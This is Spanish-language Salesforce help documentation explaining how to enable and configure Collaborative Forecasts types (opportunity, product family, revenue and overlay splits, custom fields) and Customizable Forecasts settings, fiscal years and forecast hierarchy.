### Activar previsiones de divisiones de ingresos o previsiones de divisiones de superposición en Previsiones de colaboración para gestores de ventas

Agregue previsiones de divisiones de ingresos de modo que su equipo de ventas pueda realizar un seguimiento de los ingresos desde oportunidades con múltiples representantes de ventas. Agregue previsiones de superposición de modo que su equipo de ventas pueda realizar un seguimiento de los ingresos desde funciones de ventas de superposición.

### Activar previsiones de campo personalizado en Previsiones de colaboración para gestores de ventas

Para cada campo de oportunidades personalizado sobre el que su equipo de ventas desea realizar previsiones, active un tipo de división personalizado; incluso si el campo no incluye divisiones. Cuando un representante de ventas crea una oportunidad, el representante recibe una división del 100% para cualquier tipo de división personalizado validado al 100% que activa. Aún si no tiene previsto dividir el campo personalizado, la acumulación de previsiones incluye el 100% del importe en el campo personalizado.

## Tipos de previsiones en Previsiones de colaboración

Un tipo de previsión es un previsión configurada para utilizar un tipo específico de datos. Puede utilizar el campo `Importe` de oportunidades, las divisiones de oportunidad, las divisiones de superposición, los campos de oportunidades personalizados o las familias de productos. Cada tipo de previsión especifica una medida: ingresos o cantidad.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

| Tipo de previsión | En qué se basa la acumulación |
|---|---|
| Oportunidades - Ingresos | El campo `Importe` de oportunidad. |
| Oportunidades - Cantidad | El campo `Cantidad` de oportunidad. |
| Familias de productos - Ingresos | El campo `Importe` de oportunidad. Los importes de previsiones están separados por familia de productos. Para utilizar una previsión Familia de productos, utilice Productos de oportunidades y Familias de productos. |

| Tipo de previsión | En qué se basa la acumulación |
|---|---|
| Familias de productos - Cantidad | El campo `Cantidad` de oportunidad. Los importes de previsiones están separados por familia de productos. Para utilizar una previsión Familia de productos, utilice Productos de oportunidades y Familias de productos. |
| Divisiones de oportunidad: Ingresos | El campo `Importe` de oportunidad y el porcentaje de división de cada miembro del equipo de ventas. Para Divisiones de oportunidad: Previsiones de ingresos, los porcentajes de división para cada oportunidad debe ser del 100%. Para utilizar previsiones de divisiones de oportunidad, active Equipos de oportunidades, Divisiones de oportunidad y el tipo Divisiones de ingresos. |
| Divisiones de superposición: Ingresos | El campo `Importe` de oportunidad y el porcentaje de división de cada miembro del equipo de ventas de superposición. Para Divisiones de superposición: Previsiones de ingresos, los porcentajes de división no necesitan ser del 100%. Para utilizar previsiones de divisiones de superposición, active Equipos de oportunidades, Divisiones de oportunidad y el tipo Divisiones de superposición. |
| Campo de divisa de oportunidad personalizado: Ingresos | El importe en el campo de divisa de la oportunidad personalizada que especifica. Para utilizar previsiones de campo de divisa de oportunidad personalizada, Equipos de oportunidades y Divisiones de oportunidad deben estar activados. Active un tipo de división personalizada para el campo, incluso si no tiene intención de dividir el crédito para la cantidad del campo. |
| Ingresos previstos; Ingresos | El importe en el campo `Ingresos previstos` de la oportunidad. Para realizar una previsión del campo `Ingresos previstos`, active Equipos de oportunidades y Divisiones de oportunidad. Active un tipo de división personalizada para el campo, incluso si no tiene intención de dividir el crédito para la cantidad del campo. |

### Oportunidades

- Para realizar una previsión del campo `Importe` de oportunidades, utilice una previsión de ingresos de oportunidad.
- Para realizar una previsión del campo `Cantidad` de oportunidades, utilice una previsión de la cantidad de oportunidad.

### Familias de productos

Si su empresa agrupa sus productos y servicios en familias y necesita realizar una previsión basándose en esas familias, utilice una previsión de familia de productos. Con las familias de productos, tenga en cuenta lo siguiente.

- La columna Importe aparece en la lista de oportunidades de la página de previsiones.
- Puede realizar una previsión de cantidad, de ingresos o ambas.
- Los usuarios de previsiones pueden ver previsiones de familias de productos individuales para cada miembro del equipo de ventas por debajo de ellos en la jerarquía de previsiones.
- Utilice Productos de oportunidad y Familias de productos.

- Recomendamos rellenar el campo `Familia de productos` en cada registro de producto. Las previsiones para productos sin un valor Familia de productos aparecen en una fila de previsión titulada Productos no categorizados. (Si una oportunidad carece de partidas, el importe o la cantidad de oportunidades también aparece en esta fila.)
- Se pueden realizar ajustes en las previsiones para las previsiones de familias de productos de un representante de ventas, pero no directamente en la previsión total del representante para todas las familias de productos.
- Puede establecer cuotas de familia de productos por separado para cada representante de ventas pero no una cuota única para cada representante de ventas.

### Divisiones de oportunidad

Si su equipo de ventas utiliza ventas en equipo y divisiones de oportunidad, utilice una previsión de ingresos de divisiones de oportunidad. Con las divisiones de oportunidad, tenga en cuenta lo siguiente.

- Las columnas Importe de previsión y Porcentaje de división aparecen en la lista de oportunidades de la página de previsiones.
- Puede realizar una previsión de ingresos, pero no de cantidad.
- Debe tener Ventas en equipo, Divisiones de oportunidad y el tipo de división de ingresos activados.

### Divisiones de superposición

Utilice divisiones de superposición para realizar un seguimiento de los ingresos de miembros del equipo de ventas que ayudan a cerrar oportunidades pero que no son responsables directos de ellas.

- Las divisiones de superposición en una oportunidad específica no necesitan tener un total de 100%.
- Puede realizar una previsión de ingresos, pero no de cantidad.
- Debe tener Ventas en equipo, Divisiones de oportunidad y el tipo de división de superposición activados.

### Campos de divisas de oportunidades personalizados

Si utiliza cualquier campos de divisa personalizados en oportunidades, puede realizar previsiones sobre los importes en esos campos.

- Como el campo debe ser un campo de divisa personalizado, puede realizar previsiones sobre los ingresos pero la cantidad.
- Puede realizar previsiones sobre el campo personalizado independientemente de si incluye divisiones de oportunidad.
- Independientemente de si el campo utiliza divisiones, debe tener Ventas en equipo, Divisiones de oportunidad y un tipo de divisiones personalizado activados para el campo.

### Ingresos previstos


Si el valor del campo `Importe` y los ingresos actuales generados por la oportunidad son a menudo diferentes, el campo `Ingresos previstos` en oportunidades es útil. Si su equipo de ventas prevé esta diferencia, considere utilizar el campo `Ingresos previstos` y realizar previsiones sobre ellos.

- Puede realizar una previsión de ingresos, pero no de cantidad.
- Puede realizar una previsión del campo `Ingresos previstos` independientemente de si utiliza divisiones de oportunidad con él.
- Independientemente de si utiliza divisiones con el campo `Ingresos previstos`, debe tener Ventas en equipo, Divisiones de oportunidad y un tipo de divisiones personalizado activados para él.


Cuando activa varios tipos de previsión, Vistas de previsiones personalizadas le permite personalizar la información de oportunidad que aparece para cada previsión.

Por ejemplo, si su equipo de ventas realiza una previsión de ingresos desde oportunidades y familias de productos, active previsiones de oportunidad y familia de productos basándose en ingresos.


A continuación puede ver la página de previsión de Ingresos de oportunidades que muestra totales de ingresos para cada representante de ventas en cada acumulación de previsión.




Cada usuario puede cambiar la vista de previsión desde un tipo de previsión a otro utilizando el menú de tipo de previsión.




Cuando los representantes cambian el tipo de previsión a Ingresos de familias de productos, pueden ver los totales de cada representante de ventas por familia de productos.




## Activar tipos de previsión para Previsiones de colaboración

Permita a su equipo de ventas elegir entre cuatro tipos de previsiones para predecir ventas desde varias perspectivas.

**Nota:** Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

Con oportunidades y familias de productos, puede configurar tipos de previsión para cantidad e ingresos. Con divisiones de oportunidad, la única elección es ingresos.

Cuando activa un tipo de previsión, el cálculo inicial de la nueva previsión puede tardar un poco, dependiendo del número de oportunidades, usuarios y familias de productos en Salesforce.

1. Revise los detalles de cada tipo de previsión.
2. Desde Configuración, introduzca *Configuración de previsiones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de previsiones**.
3. Realice una de las siguientes acciones.
   - Si no tiene tipos de previsión activados, haga clic en **Agregar un tipo de previsión**.
   - Si tiene al menos un tipo de previsión activado, haga clic en **Agregar otro tipo de previsión**.
4. Desde el menú Tipo de previsión, seleccione la fuente de datos a utilizar para la previsión.
5. Seleccione la medición de la previsión a utilizar: Ingresos o cantidad. Para utilizar ambas, agregue un tipo de previsión separado para cada una.
6. Seleccione las columnas que desea mostrar en la lista de oportunidades relacionadas en la página de previsiones para el tipo de previsión.
   Si su fuente de datos de previsión es oportunidades o familias de productos, el campo Importe aparece de manera predeterminada. Si su fuente de datos es divisiones de oportunidad, los campos Importe de previsión y Porcentaje de división aparecen de manera predeterminada. Puede cambiar los campos seleccionados para cada tipo de previsión incluso después de su activación. Dependiendo de si su tipo de previsión utiliza la medida de cantidad o ingresos, considere agregar Importe o Cantidad al panel.

### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

### PERMISOS DE USUARIO

Para activar un tipo de previsión:

- "Personalizar aplicación"

7. Haga clic en **Aceptar** y luego guarde sus cambios.
8. Repita este procedimiento para cada tipo de previsión que desea agregar.

PRECAUCIÓN: Si desactiva un tipo de previsión, se purgará toda la información de ajuste y presupuesto relacionada.

CONSULTE TAMBIÉN

Conceptos de Previsiones de colaboración

Directrices para la configuración de Previsiones de colaboración

Mostrar campos en el panel Oportunidades de Previsiones de colaboración

## Activar previsiones de divisiones de ingresos o previsiones de divisiones de superposición en Previsiones de colaboración para gestores de ventas

Agregue previsiones de divisiones de ingresos de modo que su equipo de ventas pueda realizar un seguimiento de los ingresos desde oportunidades con múltiples representantes de ventas. Agregue previsiones de superposición de modo que su equipo de ventas pueda realizar un seguimiento de los ingresos desde funciones de ventas de superposición.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Performance Edition**, **Unlimited Edition**, **Enterprise Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la Configuración de previsiones:
- "Ver parámetros y configuración"

Para modificar la Configuración de previsiones:
- "Personalizar aplicación"

1. Asegúrese de que las siguientes opciones están activadas.
   - Previsiones de colaboración
   - Ventas en equipo y Divisiones de oportunidad
   - El tipo de división de oportunidad de ingresos o tipo de división de oportunidad de superposición.
2. Desde Configuración, introduzca *Configuración de previsiones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de previsiones**.
3. Active hasta cuatro tipos de previsión.
   - Si no tiene tipos de previsión activados, haga clic en **Agregar un tipo de previsión**.
   - Si tiene al menos un tipo de previsión activado, haga clic en **Agregar otro tipo de previsión**.
4. Desde el menú Tipo de previsión, seleccione **Divisiones de ingresos de oportunidad** o **Divisiones de superposición de oportunidad**. Ingresos es la única medición de la previsión disponible para divisiones de superposición.
5. Seleccione las columnas que mostrar en la lista de oportunidades relacionadas en la página de previsiones para la previsión de superposición. Para facilitar a los usuarios de la previsión ver las cantidades de división en cada oportunidad, incluya la columna División.
6. Haga clic en **Aceptar** y luego guarde sus cambios.

## Activar previsiones de campo personalizado en Previsiones de colaboración para gestores de ventas

Para cada campo de oportunidades personalizado sobre el que su equipo de ventas desea realizar previsiones, active un tipo de división personalizado; incluso si el campo no incluye divisiones. Cuando un representante de ventas crea una oportunidad, el representante recibe una división del 100% para cualquier tipo de división personalizado validado al 100% que activa. Aún si no tiene previsto dividir el campo personalizado, la acumulación de previsiones incluye el 100% del importe en el campo personalizado.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

1. Asegúrese de que las siguientes opciones están activadas.
   - Previsiones de colaboración
   - Al menos un campo de divisas de oportunidades personalizado
   - Ventas en equipo y Divisiones de oportunidad
   - Un tipo de división de oportunidad personalizado basado en el campo personalizado
2. Desde Configuración, introduzca *Configuración de previsiones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de previsiones**.
3. Active hasta cuatro tipos de previsión.
   - Si no tiene tipos de previsión activados, haga clic en **Agregar un tipo de previsión**.
   - Si tiene al menos un tipo de previsión activado, haga clic en **Agregar otro tipo de previsión**.
4. Desde el menú Tipo de previsión, seleccione el nombre del tipo de división de oportunidad personalizado que ha creado basándose en su campo de oportunidades personalizado. Ingresos es la única medición de la previsión disponible para divisiones de campo personalizado.
5. Seleccione las columnas que mostrar en la lista de oportunidades relacionadas en la página de previsiones para la previsión de campo personalizado. Incluya la columna División para facilitar a los usuarios de Previsiones de colaboración ver los importes de división en cada oportunidad.
6. Haga clic en **Aceptar** y luego guarde sus cambios.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Performance Edition**, **Unlimited Edition**, **Enterprise Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar los tipos de divisiones de oportunidad:
- "Personalizar aplicación"

Para ver la Configuración de previsiones:
- "Ver parámetros y configuración"

Para modificar la Configuración de previsiones:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Activar divisiones de oportunidad

# Configuración de previsiones personalizables

## Configuración de la previsión personalizable

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Nota: Esta información se aplica a Previsión personalizable y no a Previsiones de colaboración.

Las previsiones de ventas constituyen el mejor cálculo de los ingresos que puede generar. Las previsiones ofrecen a los gestores y ejecutivos una visión global del negocio con independencia de lo dispersos que estén los equipos de ventas.

El carácter universal de las previsiones hace que la previsión con capacidad de personalización sea una solución flexible para incluso los requisitos más avanzados. Empiece a utilizar la previsión con capacidad de personalización en Configuración introduciendo *Previsiones (Personalizables)* en el cuadro Búsqueda rápida, luego seleccionando **Previsiones (Personalizables)**:

- Haga clic en **Modificar la configuración de previsiones para su empresa** para personalizar la configuración predeterminada de su organización. Consulte Definir la configuración de previsión personalizable.
- Haga clic en **Enviar por lotes previsiones para sus usuarios** para configurar un envío por lotes. Consulte Enviar previsiones personalizables por lotes.
- Haga clic en **Configurar la jerarquía de previsiones para su empresa** para configurar su jerarquía de previsión inicial. Consulte Configurar la jerarquía de previsiones.

CONSULTE TAMBIÉN

Enviar previsiones personalizables por lotes

Uso de familias de productos

## Definir la configuración de previsión personalizable

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para definir la configuración de previsión:
- "Personalizar aplicación"

Una vez que haya activado Previsiones personalizables para su organización, debe especificar la configuración más apropiada para el modo en que funciona su empresa.

Nota: Esta información se aplica a Previsión personalizable y no a Previsiones de colaboración.

Defina las opciones siguientes para su organización:

- **Agregación de datos de previsión** determina el tipo de datos que se muestra en las previsiones.
- **Vista de resumen de previsión predefinida** establece la familia de productos predeterminada, la fecha de inicio, el intervalo de fechas y los valores de la previsión para las previsiones predefinidas.
- **Colaboración de datos de la previsión** determina si se pueden compartir los datos de previsión.

Para establecer las opciones de previsión:

1. Desde Configuración, introduzca *Previsiones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de previsiones**.
2. Si desea que las previsiones incluyan el importe de los ingresos, seleccione Ingresos previstos. Si desactiva esta opción, pierde todas las sustituciones de ingresos en las previsiones.

3. Si desea que las previsiones incluyan las cantidades totales, seleccione `Cantidad prevista`. Si desactiva esta opción, pierde todas las sustituciones de cantidad en las previsiones.
4. Seleccione un `Período de previsión`. Si no ha habilitado años fiscales personalizados, seleccione un período mensual o trimestral según el ciclo de previsión de la organización. La fecha de inicio del mes o del trimestre está basada en la Hora del meridiano de Greenwich (GMT). Si habilitado los años fiscales personalizados, podrá decidir si desea realizar la previsión según el período fiscal o el trimestre fiscal. El período de previsión que elija determinará el incremento temporal que la organización va a usar para las cuotas y las previsiones. Así, si elige mensual, podrá seguir viendo los totales por trimestres, pero si se decanta por trimestral, no dispondrá de los totales de previsión mensuales. Si cambia esta opción, pierde todas las sustituciones y previsiones, incluido el historial de previsiones completo.
5. Seleccione una `Fecha de previsión` que establezca el modo en que los importes de la oportunidad contribuyen a las previsiones:
   - Si desea que todo el importe de la oportunidad contribuya en el período de previsión para dicha fecha, seleccione una `Fecha de cierre de la oportunidad`. Si la organización no utiliza productos, esta será la única opción disponible.
   - Si desea que el importe del producto en la oportunidad contribuya en el período de previsión que corresponde con la `Fecha del producto`, Seleccione `Fecha del producto`. Si no existen productos en una oportunidad o la fecha del producto está en blanco, Salesforce utiliza en su lugar la `Fecha de cierre de la oportunidad` de la previsión del usuario.
   - Si desea que los importes de programación de ingresos individuales contribuyan a los períodos de previsión correspondientes con las fechas de programación, seleccione `Fecha de programación`. En caso de que un producto no tenga una programación de ingresos, Salesforce utiliza en su lugar la `Fecha del producto` de la previsión del usuario.
6. Seleccione un `Tipo de previsión`.
   - Si la organización no utiliza productos, seleccione `Usar previsión global`. De este modo, los usuarios disponen de una previsión y una cuota por período. Si la organización no utiliza productos, esta será la única opción disponible.
   - Si los usuarios tienen una cuota y una previsión por familia de productos, seleccione `Usar familias de productos`. Consulte Uso de familias de productos.
7. Elija una vista predeterminada para los usuarios. Esta opción establece la familia de productos, la fecha de inicio, el intervalo de fechas y los totales de previsión que se mostrarán a los usuarios cuando hagan clic por primera vez en la ficha Previsiones. Los usuarios podrán cambiar su vista, si bien la predeterminada será siempre la misma para todos.
8. Active o desactive el intercambio de previsiones seleccionando o eliminando la selección de `Activar colaboración de previsiones`.
9. Haga clic en **Guardar**.

   Si ha activado el intercambio de previsiones, debe seleccionar quién puede compartir las vistas de previsiones existentes. Las opciones son:

   - `Solicitar ayuda del administrador para el intercambio de previsiones`: sólo los administradores pueden compartir los datos de previsión existentes.
   - `Los gestores de previsiones pueden compartir sus propios datos de previsión`: los administradores pueden compartir datos de previsión existentes y los gestores de previsiones existentes también pueden compartir sus propias vistas.

   Nota: Esta opción sólo se aplica a las vistas de previsión existentes; no es una configuración predeterminada de su organización. Cada vez que modifique o asigne un gestor de previsiones en la jerarquía de funciones, defina quién puede compartir dicha vista.

   Si ha decidido desactivar el intercambio de previsiones, debe confirmar su elección.

La previsión personalizable incluye cinco tipo de informe estándar. No puede crear tipos de informe personalizados con previsión personalizable.

CONSULTE TAMBIÉN

Configuración de la previsión personalizable

Colaboración manual de una previsión

Establecer su año fiscal para previsiones personalizables

## Establecer su año fiscal para previsiones personalizables

El año fiscal determina el ciclo de previsión mensual o trimestral, el mes que comienza y si el `Año fiscal` recibe el nombre del año que empieza o que acaba. Por ejemplo, si el año fiscal empieza en abril de 2015 y termina en marzo de 2016, la configuración del año fiscal puede ser 2015 o 2016.

Nota: Esta información se aplica a Previsión personalizable y no a Previsiones de colaboración.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar el año fiscal:
- "Personalizar aplicación"

Para configurar el año fiscal para una previsión personalizable:

1. Archive sus datos. Le recomendamos ejecutar su exportación de datos semanal o mensual antes de configurar el año fiscal porque el cambio de la configuración afecta a sus datos de oportunidad y previsión.
2. En Configuración, introduzca *`Año fiscal`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Año fiscal**.
3. Seleccione un `Período de previsión` mensual o trimestral según su ciclo de previsión. La fecha de inicio del mes o del trimestre está basada en la Hora del meridiano de Greenwich (GMT).

   El período de previsión que elija determinará el incremento temporal que su empresa va a usar para las cuotas y las previsiones. Así, si elige mensual, podrá seguir viendo los totales por trimestres, pero si se decanta por trimestral, no dispondrá de los totales de previsión mensuales.
4. Seleccione un `Mes de inicio del año fiscal` que represente el comienzo de su año fiscal.
5. Seleccione una opción `Año fiscal basado en` que represente el modo en que su empresa hace referencia a un año fiscal. Por ejemplo, si su año fiscal comienza en abril de 2015 y finaliza en marzo de 2016 y se denomina *Año fiscal 2016*, seleccione `Mes de finalización`. El último mes determina cómo su empresa hace referencia a ese año fiscal.
6. Si desea cambiar la configuración del año fiscal de las previsiones creadas antes de activar las previsiones personalizadas, seleccione `Aplicar a todas las previsiones y cuotas`. Esta opción cambia sus datos de previsión históricos.
7. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Configuración de la previsión personalizable

## Configurar su jerarquía de previsiones

Su jerarquía de previsiones indica todos los usuarios de la previsión y determina cómo se acumulan sus previsiones en su organización de Salesforce. Mantenga su jerarquía de previsiones actualizada para asegurarse de que los gestores de previsión ven los importes de previsión de todos su subordinados.

Nota: Esta información se aplica a Previsión personalizable y no a Previsiones de colaboración.

Su previsión se basa de forma predeterminada en la jerarquía de funciones o en la jerarquía de territorios si su organización tiene gestión de territorios.

Si la opción de previsión personalizable para la organización está activada, se genera una jerarquía de previsiones automáticamente a partir de la jerarquía de funciones de la organización. La jerarquía de previsiones se convierte en la jerarquía de territorios si se activa la gestión de territorios. Para personalizar la jerarquía de previsiones:

- Asegúrese de que la jerarquía de previsiones contiene los usuarios adecuados. Si faltan usuarios que deberían incluirse, consulte Activar usuarios para la previsión personalizable.
- En caso de que exista más de un usuario en una función o territorio de la jerarquía de previsiones, asegúrese de que el usuario de previsión asignado para tal función sea el usuario apropiado. Los usuarios situados en la parte inferior de la jerarquía de previsiones pueden ser gestores de previsión. Sin embargo, por encima de éstos, se puede seleccionar un solo usuario como gestor de previsiones para que se acumulen las previsiones a dicho usuario. Consulte Asignación de gestores de previsiones de ventas en la jerarquía de previsiones de ventas
- Comparta las vistas del gestor de previsiones con otros usuarios. Consulte Colaboración manual de una previsión.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Gestión de territorios disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para configurar una jerarquía de previsiones:
- "Personalizar aplicación"

Asegúrese de que cada responsable de ventas con subordinados se diseña como un encargo de previsiones en su jerarquía de previsiones. Esto garantiza que la visibilidad de las previsiones se refleja en todos los niveles de la jerarquía.

Si aparece `Sin previsión` junto a la función o territorio de la jerarquía de previsiones, significa que no se ha asignado ningún gestor de jerarquías a esa función o territorio.

Nota: Cuando elimina un usuario de la jerarquía de previsiones o la jerarquía de funciones, todos sus datos sobrescritos o cuotas se eliminan de manera permanente.

CONSULTE TAMBIÉN

Configuración de la previsión personalizable

Configurar su jerarquía de previsiones

Colaboración manual de una previsión

## Activar usuarios para previsiones personalizables

Para proporcionar a los usuarios el acceso a previsiones de ventas, agréguelos a la jerarquía de previsiones y otórgueles el permiso Permitir realización de previsiones.

Nota: Esta información se aplica a Previsión personalizable y no a Previsiones de colaboración.

Para activar usuarios para previsión personalizable si su organización no utiliza gestión de territorios:

1. Desde Configuración, introduzca *Jerarquía de previsiones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Jerarquía de previsiones**.
2. ara ver una lista de usuarios asignados a un nivel, haga clic en **Habilitar usuarios** junto a una función a ese nivel.
3. Para habilitar el usuario para previsiones personalizables, seleccione un usuario y haga clic en **Agregar**. Para desactivar un usuario, selecciónelo y haga clic en **Eliminar**.
4. Haga clic en **Guardar**.

Nota: Cuando elimina un usuario de la jerarquía de previsiones o la jerarquía de funciones, todos sus datos sobrescritos o cuotas se eliminan de manera permanente.

Para activar a un usuario para previsión personalizable si su organización utiliza gestión de territorios:

1. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
2. Haga clic en **Modificar** junto al nombre del usuario.
3. Seleccione **Permitir realización de previsiones**.
4. Haga clic en **Guardar**.
5. Agregue el usuario a un territorio.

La previsión personalizable incluye cinco tipo de informe estándar. No puede crear tipos de informe personalizados con previsión personalizable.

Nota: Para ver una lista de usuarios de un territorio, seleccione el nombre del territorio en la jerarquía de territorios o ejecute un informe de territorios. Para obtener más información sobre informes de territorios, consulte Informes de territorios.

Si agrega varios usuarios a una función o un territorio, asigne únicamente uno como el gestor de previsiones para esa función o ese territorio. Consulte Asignación de gestores de previsiones en la jerarquía de previsiones de ventas

EDICIONES

Disponible en: Salesforce Classic

